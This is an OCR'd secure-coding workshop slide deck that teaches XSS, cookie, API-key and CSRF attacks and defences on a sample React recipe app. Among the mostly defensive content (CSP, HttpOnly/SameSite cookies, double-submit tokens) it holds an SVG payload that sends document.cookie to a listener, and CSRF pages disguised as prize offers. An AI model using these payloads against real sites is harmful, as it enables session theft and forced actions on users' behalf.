
Add a recipe with the following code (adjust ip address)

Source Code

```
<object
 data="http://10.100.102.16:5173/assets/images/sample.svg"
 width="300" height="200">
</object>
```

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)



Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

POC Successful

Weaponize it!

→ Send the cookie to another website

Secure From Scratch

Your Hacker's Goal – Send somewhere (using JS)

Send the cookie to another server (finally…)

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red" />
<script type="text/javascript">
      fetch("http://localhost:8888/" + document.cookie)
   </script>
</svg>
```

Source Code

```
<object data="http://localhost:5187/images/sample.svg" width="300" height="200"></object>
```

```
>python -m http.server 8888
Serving HTTP on :: port 8888 (http://[::]:8888/) ...
::1 - - [28/Apr/2024 14:20:20] "GET /sample.svg HTTP/1.1
::1 - - [28/Apr/2024 14:20:45] "GET /sample1.svg HTTP/1
::1 - - [28/Apr/2024 14:20:45] code 404, message File n
::1 - - [28/Apr/2024 14:20:45] "GET /user=JohnDoe HTTP/
```

Now, You Do It!

Part 2b:
Defending React - XSS

Secure From Scratch

Vulnerability Found (XSS)

We should have *verified* the component is safe.

Let's fix it!

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

We should have *Verified*

npm audit gives the problem *and* a possible solution:

```
tinymce  <7.0.0
Severity: moderate
TinyMCE Cross-Site Scripting (XSS) vulnerability in handling external
 or Embed elements - https://github.com/advisories/GHSA-5359-pvf2-pw7
fix available via `npm audit fix --force`
Will install @tinymce/tinymce-react@5.1.1, which is a breaking change
node_modules/tinymce
  @tinymce/tinymce-react  3.8.0 - 4.3.2
  Depends on vulnerable versions of tinymce
  node_modules/@tinymce/tinymce-react

3 vulnerabilities (1 low, 2 moderate)
```

Secure From Scratch

Let’sFix It!

npm

Search packages

@tinymce/tinymce-react TS

5.1.1 • Public • Published 6 months ago

package.json × | RecipesPage.css | auth.js | Add

package.json > { } dependencies

```
12    "dependencies": {
13      "@tinymce/tinymce-react": "^4.0.0",
14      "font-awesome": "^4.7.0"
```

Secure From Scratch

Upgrading Version - NOT Easy to Use Securely

Requires:

- Vulnerability *detection*
- Fixed Version
  - Not always available (i.e. angular)
- Version change monitoring
- Upgrading
  - Fun Fun Fun, Not :(
  - Breaking changes?

Secure From Scratch

Can we do better and PREVENT it?

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

Where's the Problem?

```
<div className="recipe-info">
   <div className="Name">{recipe.name}</div>
     {recipe.instructions ? (
       <div className="Instructions"
         dangerouslySetInnerHTML={{
           __html: recipe.instructions
         }}
       />
       ...
```

Add a Sanitizer?

Secure From Scratch

Adding a Sanitizer is NOT Easy to Use Securely

```
<div className="recipe-info">
   <div className="Name">{recipe.name}</div>
     {recipe.instructions ? (
       <div className="Instructions"
         dangerouslySetInnerHTML={{
           __html: DOMPurify.sanitize(recipe.instructions)
         }}
       />
       ...
```

! Blocks specific content.
Someone always finds a way to circumvent.

Secure From Scratch

Easy To Use Securely - Don't Use HTML

Avoid dangerous HTML insertion

```
<div className="recipe-info">
  <div className="Name">{recipe.name}</div>
    {recipe.instructions ? (
     <div className="Instructions"
       dangerouslySetInnerHTML=
                    {{ __html: recipe.instructions }}
     />
```

Consequences: No HTML formatting in instructions

Secure From Scratch

Easy To Use Securely - Don't Use HTML

i.e. Use Markdown

```
const md = new MarkdownIt({ html: false });
...
<div className="recipe-info">
  <div className="Name">{recipe.name}</div>
    {recipe.instructions ? (
     <div className="Instructions"
       dangerouslySetInnerHTML=
            {{ __html: md.render(recipe.instructions) }}
     ,
```

Secure From Scratch

Easy To Use Securely - Browser Anti-XSS Defenses

XSS has been known for a long time

→Browser's developed defenses!

Content Security Policy (CSP)

Cookie security options

Secure From Scratch

Content Security Policy

Use a strict policy or it isn't worth anything!

```
<meta http-equiv="Content-Security-Policy"
content="base-uri 'self'; object-src 'none';
  frame-ancestors 'none'; img-src 'self' data:;
  script-src 'self' https://cdn.tiny.cloud;
  style-src 'self' https://cdn.tiny.cloud
    'sha256-hMxZV9x1krxn6qUiGtY6a8QYY4iqelUYC6uAMOwtxz8='
    'sha256-L9HH9AmHiVGpV9suRRSR5oz1x8hkFbjxZhVpikfZW+A='
    'sha256-8oirLl1StEPPnWiSOey+Hs5f8fxlnNgLgKeFpPtoxmA='
  ">
```

Secure From Scratch

Content Security Policy - Challanges

Use a strict policy or it isn't worth anything!

→ Inline styles allowed only with Hash or Nonce

Both are either hard to implement or maintain

```
<meta http-equiv="Content-Security-Policy"
content="base-uri 'self'; object-src 'none';
  frame-ancestors 'none'; img-src 'self' data:;
  script-src 'self' https://cdn.tiny.cloud;
  style-src 'self' https://cdn.tiny.cloud
    'sha256-hMxZV9x1krxn6qUiGtY6a8QYY4iqelUYC6uAMOwtxz8='
    'sha256-L9HH9AmHiVGpV9suRRSR5oz1x8hkFbjxZhVpikfZW+A='
```

Secure From Scratch

Content Security Policy - Challanges

Use a strict policy or it isn't worth anything!

→ Components need to support disabling inline styles/code

Vite (vite.config.js): `features: { inlineStyles: id=>false }`

Tinymce:

```
<Editor apiKey={TINYMCE_APIKEY}
        value={recipe.instructions}
        init={{ height: 500, menubar: false,
                inline: false, ...
```

Secure From Scratch

Content Security Policy - Summary

It’s Easy to activate browser protection via CSP!

- HTTP Meta tag
- Server Response Header (recommended)

But it's not so easy to adhere to CSP

Avoiding and preventing inline code & styles requires work

Conclusion:

Easy to Use Securely does not mean Convenient to Use!

Secure From Scratch

Defense In Depth

We always want multiple layers of protection

- In case the CSP is misconfigured
- .. or disabled

What else can we do?

- Protect the cookie

Secure From Scratch

Dealing with Cookies, what is wrong here?

```
res.cookie('sessionId', sessionId, {
   maxAge: 3 * 60 * 60 * 1000, // 3 hours
});
```

Server Side (*sessionController.js*)

Cookies

http://192.168.56.1:5173

Name	Value	Do...	Path	Exp...	Size	HttpOnly	Secure	SameSite
sessionId	4a97dded-979a-4fb6-94...	192...	/	202...	45			Lax
user	Avi	192...	/	202...	7			Lax

On Modern Browsers

```
const createCookie = (username) => {
  Cookies.set("user", username, { expires: 7 });
};
```

Client Side (*LoginPage.jsx*)

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

Cookie Security Features

HttpOnly:

JavaScript cannot see the cookie.

(Does not allow the cookie to be accessed via JavaScript)

→Malicious script on the client side cannot read from, or tamper with, the cookie.

Secure From Scratch

Cookie Security Features

Secure:

Ensures the cookie is sent only over secure channels, namely HTTPS.

- Protects from cookie exposure (over HTTP)

Cookie Security Features

SameSite:

Strict: Send the cookie only if the user is navigating within the website origin bounds

Lax: Like strict, but also sends the cookie when the user is navigating away from the origin site (i.e., following a link).

Lax is not necessarily more dangerous, but requires care

Secure From Scratch

Cookie Security Features: SameSite

evil.com/x

Winner!

Click
Click

<img src="evil.com/y">
<img src="bank.com/z">

Top-level,
Same-Origin,
Cookies always sent

Cookie: account=42

bank.com/x

Secure From Scratch

Cookie Security Features: SameSite

evil.com/x

Winner!

Click
Click

<img src="evil.com/y">
<img src="bank.com/z">

bank.com/x

SameSite: None
Cookie: account=42

SameSite: Lax
Cookie: account=42

SameSite: Strict
~~Cookie: account=42~~

(CSRF DEMO @ securefromscratch.com/prize.html)

Secure From Scratch

Cookie Security Features: SameSite

evil.com/x

Winner!

Click
Click

<img src="evil.com/y">
<img src="bank.com/z">


Same-Origin,
Cookies always sent

Cookie: val=42

bank.com/x

Secure From Scratch

Cookie Security Features: SameSite



Secure From Scratch

Don't rely on Lax being the default!

WKWebView default SameSite value for cookies is different in iOS18

t1-sdaoust

Created	Replies	Boosts	Views	Participants
Oct '24	1	1	850	1

In iOS18, WKWebView's default cookie SameSite value is Lax. Prior to iOS18, the default value is None.

Is this intentional, or a bug? This change is not documented anywhere.

Secure From Scratch

Secure Cookies as Default

What security options do we want?

- httponly
- secure
- samesite = strict

For which cookies?

- All of them!

Secure From Scratch

Your Defender's Goal – Make Cookies Secure

You'll find the cookie generation at:
controllers/SessionController.js

Protect the cookie with HttpOnly

- Don't mark the cookie as SameSite=Strict yet!

Restart the api server, reload the client side app.
Which cookies can be stolen now?

Secure From Scratch

Server-Side Cookie Creation

Naïve solution:

```
res.cookie('sessionId', sessionId, {
    httpOnly: true,
    //secure: true, // Ensure HTTPS in production
    sameSite: 'Strict',
    maxAge: 3 * 60 * 60 * 1000, // 3 hours
});
```

Why is it Naïve? (HINT: Think of PREVENT)

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

Server-Side Cookie Creation - Easy to Use Securely

```
const cookieDefaults = { httpOnly: true, sameSite: 'Strict',
                         secure: process.env.NODE_ENV === 'production' };

function cookieDefaultOptionsMiddleware(req, res, next) {
    const originalCookieFunc = res.cookie.bind(res);
    res.cookie = (name, value, options = {}) => {
        const mergedOptions = { ...cookieDefaults, ...options };
        if (!mergedOptions.secure) {
            console.warn('Warning: Cookie is set without secure');
        }
        return originalCookieFunc(name, value, mergedOptions);
    };
    next();
}
```

Install/activate middleware

```
app.use(cookieDefaultOptionsMiddleware);
```

Secure From Scratch

Your Defender's Goal – Make Cookies Secure 2

You'll find the cookie defaults middleware files at:
spoilers/secureCookiesMiddleware

Update your code with the middleware fies

- For now, disable the sameSite=Strict default value

Activate the middleware:

```
app.use(cookieDefaultOptionsMiddleware);
```

Restart the api server, reload the client side app.
Note the console warnings about the "secure" option.

Secure From Scratch

Client-Side Cookie Creation

Cookie is used to remember last login username:

```
function LoginPage({ onLogin }) {
  const [username, setUsername] = useState(Cookies.get("user")…);
  ...
  const handleLogin = async (event) => {
    createCookie(username);
    try { const response = await fetch(`/api/login`, { ...
  ...
  return (... <input type="text"
                placeholder="Enter your username" value={username}
      ...);
```

Secure From Scratch

Client-Side Cookie Creation

Can we implement HTTP Only?

```
const createCookie = (username) => {
  Cookies.set("user", username, { expires: 7 });
};
```

```
interface CookieAttributes {
    expires?: number | Date | undefined;
    path?: string | undefined;
    domain?: string | undefined;
    secure?: boolean | undefined;
    sameSite?: "Strict" "Lax" | "None" | undefined;
    [property: string]: any; }
```

Secure From Scratch

Client-Side Cookie Creation Alternatives

Use local/session storage

- But no Javascript extraction protection…

Send the cookie from the server side

- As httponly
- No longer readable by LoginPage.jsx
- Might need route to return value extracted from cookie

Secure From Scratch

Your Defender's Goal – Make Cookies Secure 3

Generate the *User* cookie on the server.
Put the new code after the sesseionId generation code, in:
controllers/sessionControllers.js

Restart the api server, reload the client side app.
Logout, delete the cookies by using browser devtools, login.

Are the cookies generated with the HttpOnly option?

Part 2c:
Attacking and Defending React – Secrets Leak

Secure From Scratch

Your Hacker's Goal – Exposing Secrets

Can you spot a secret in the code?

Secure From Scratch

Your Hacker's Goal – Exposing Secrets

Can you spot a secret in the code?

Page | Workspace

pages
components
AddRecipe.css?...
AddRecipe.jsx

tinymce.min.js | AddRecipe.jsx

```
7  const TINYMCE_APIKEY = "1y2txrzbb9yi55y9qsftdxekakkmjtlot9u3oa7wuilnapdx";
8  const [recipe, setRecipe] = useState({ name: "", instructions: "", image:
```

apikey

6 characters selected (From AddRecipe.jsx, AddRecipe.jsx, AddRecipe.jsx) Coverage: n/a

Console | Issues | Autofill | Network conditions | Search

apikey

AddRecipe.jsx — 192.168.56.1:5173/src/pages/components/AddRecipe.jsx

```
7  const TINYMCE_APIKEY = "1y2txrzbb9yi55y9qsftdxekakkmjtlot9u3oa7wuilnapdx";
69   apiKey={TINYMCE_APIKEY}
69   apiKey={TINYMCE_APIKEY}
```

Search finished. Found 8 matching lines in 2 files.

Secure From Scratch

Dealing With ApiKey

Any Idea?

Secure From Scratch


Dealing With ApiKey

I don’t care

Secure From Scratch

Dealing With ApiKey

I don’t care



Secure From Scratch

Dealing With ApiKey

Don’t use the CDN (content distribution network)

Secure From Scratch

Dealing With ApiKey

Don’t use the CDN (content distribution network)

But the React component
does it automatically!

Solution:

```
<Editor value={recipe.instructions}
  tinymceScriptSrc={`/tinymceLocalCopy/tinymce.min.js`}
  init={{ height: 500, menubar: false, … }}
  onEditorChange={handleEditorChange}
  ...
```

Secure From Scratch

Dealing With ApiKey

Use a different WYSIWYG

Secure From Scratch

Dealing With ApiKey

Use a different WYSIWYG

But, maybe they have the same weakness?

Secure From Scratch

Dealing With ApiKey

Ask the WYSIWYG developers to change

Could take a long time to happen

Secure From Scratch

Who is a good candidate: Signed URL

- Client asks for a signed URL from the server
- Server sends an Api key to the CDN
- The CDN returns a signed URL to the client
- Our client uses the signed URL for getting the component.
- The signed URL includes an expiration date.

Part 2d: Attacking and Defending React - CSRF

Secure From Scratch

What is permission?

Allowing to do something

- If we fail?
  - One user can perform actions on behalf of another one
  - One user can perform actions on behalf of an admin
- CSRF – Cross site request forgery
  - When attacker tricks users to perform actions
  - Hacker’s actions, User’s permissions

Secure From Scratch

CSRF Attempt 1: Add Recipe via Fetch

Will it work?

401 Unauthorized
(but seeing response is blocked by CORS)

```
<html><body><script>
  function submitRequest() {
    var xhr = new XMLHttpRequest();
    xhr.open("POST", `http:\/\/10.100.102.16:5173\/api/addRecipe`, true);
    ...
    xhr.withCredentials = true;
    var aBody = stringToUint8Array(...
      + "Content-Disposition: form-data; name=\"name\"\r\n\r\n" + "Mud Pie\r\n"
      + ... ;
    xhr.send(new Blob([aBody]));
  }
  submitRequest();
</script></body></html>
```

Secure From Scratch

CSRF Attempt 2: Deceive User into Submitting Form

Will it work?

Blocked by Authentication Check (sessionId cookie SameSite is Lax or Strict so it isn't sent)

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action="http://10.100.102.16:5173/api/addRecipe"
                                   method="POST" enctype="multipart/form-data">
    <input type="hidden" name="name" value="Mud Pie">
    <input type="hidden" name="instructions" value="Mix mud and water">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

Secure From Scratch

Protect permissions (against CSRF)

- How can we protect from CSRF?

Cookie Security Features – partial CSRF protection

How does SameSite(Strict/Lax) prevent CSRF?

Cookie Security Features - Reminder

SameSite:

Strict: Send the cookie only if the user is navigating within the website origin bounds

Lax: Cookies are not sent on normal cross-site subrequests (i.e., Load images/frames into a third-party site), but are sent when a user is navigating away from the origin site (i.e., Following a link).

Cookie Security Features – partial CSRF protection

How CSRF Works

A CSRF attack exploits the trust that a site has in a user's browser. Essentially, it tricks the user's browser into sending a request to a web application where the user is already authenticated, using cookies that are automatically included with requests to that domain. This can result in unwanted actions being performed on the user's behalf without their consent.

Secure From Scratch

Cookie Security Features – partial CSRF protection

How Does SameSite prevent CSRF?

Cookies are sent with same-site requests and with cross-site top-level navigations that use safe methods (like GET).

This setting prevents cookies from being sent on requests initiated by third-party websites in sub-resources or in iframes, or via POST requests, which are commonly used in CSRF attacks.

Secure From Scratch

Protect permissions (against CSRF)

- Is SameSite option enough?

Secure From Scratch

CSRF Attempt 3: Deceive User into New Login

Will it work? Yes, It Does!

Could CORS Block It? No! CORS blocks data access, not execution!

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action= "http://10.100.102.16:5173/api/login"
                                   method="POST" enctype="multipart/form-data">
    <input type="hidden" name="username" value="Tamar">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

Secure From Scratch

Anti-CSRF Solutions

Mechanism	Pros	Cons	Typical Use Cases
CSRF Tokens	Strong, per-request/session validation	Requires extra setup for each request	Forms, traditional web apps
Custom Headers	Simple to implement for API requests	Not as effective in non-API contexts	APIs, SPAs
Referrer Validation	Works without special tokens	Privacy concerns, sometimes unreliable	High-security apps that need origin checks
CAPTCHA	High user assurance	Annoying for users, difficult to use everywhere	High-risk actions (payments, account actions)
Custom Auth Tokens	Effective for API and SPA use	Not backward-compatible with traditional cookies	Stateless apps, JWT, OAuth implementations

Secure From Scratch

Anti-CSRF Solutions

Idea:

Require user interaction

-or-

Require proof that the flow is valid

(in our case: that the login request comes from the login page)

Secure From Scratch

Anti-CSRF Solutions

Require proof that the flow is valid

(in our case: that the login request comes from the login page)

Proof Examples:

- Send a (Secret) Cookie that has SameSite=Strict
- Put a (Secret) Value as a Request's Header

Secure From Scratch

Double Submit Cookie

Proof Examples:

- Send a (Secret) Cookie that has SameSite=Strict
- Put a (Secret) Value as a Request's Header

Problem: Require Database Access (expensive?)

Solution: Send both, compare with each-other

→ Double Submit Cookie

Secure From Scratch

Anti-CSRF Solutions

- Where do we put the solution?
  - React?
  - Node.JS?

→ BOTH

Using csrf-csrf

Secure From Scratch

Double Submit Cookie - Server Middleware

```
import { doubleCsrf } from "csrf-csrf";

const doubleCsrfSecrets = [randomUUID()]; // WARNING: simplified
const doubleCsrfOptions = {
  getSecret: (req)=>doubleCsrfSecrets,
  cookieName: "-psifi.x-csrf-token",
  cookieOptions: { path:"/", sameSite:"strict", secure:isProd() }
};

export const {
  generateToken,          // Generate a CSRF hash + token
  doubleCsrfProtection, // default CSRF protection middleware.
} = doubleCsrf(doubleCsrfOptions);
```

NODE.JS: middleware/doubleSubmitCsrf.js

Secure From Scratch

Double Submit Cookie - Csrf Token Generation

```
export async function isLoggedIn(req, res) { // /api/check-auth
  const csrfToken = generateToken(req, res, true);
  const session = await getSession(req.cookies.sessionId)
  if (session) {
    res.json({ authenticated: true,
                        username: session.username, csrfToken });
  }
  else { res.json({ authenticated: false, csrfToken }); }
};

... router.get('/api/check-auth', isLoggedIn);
```

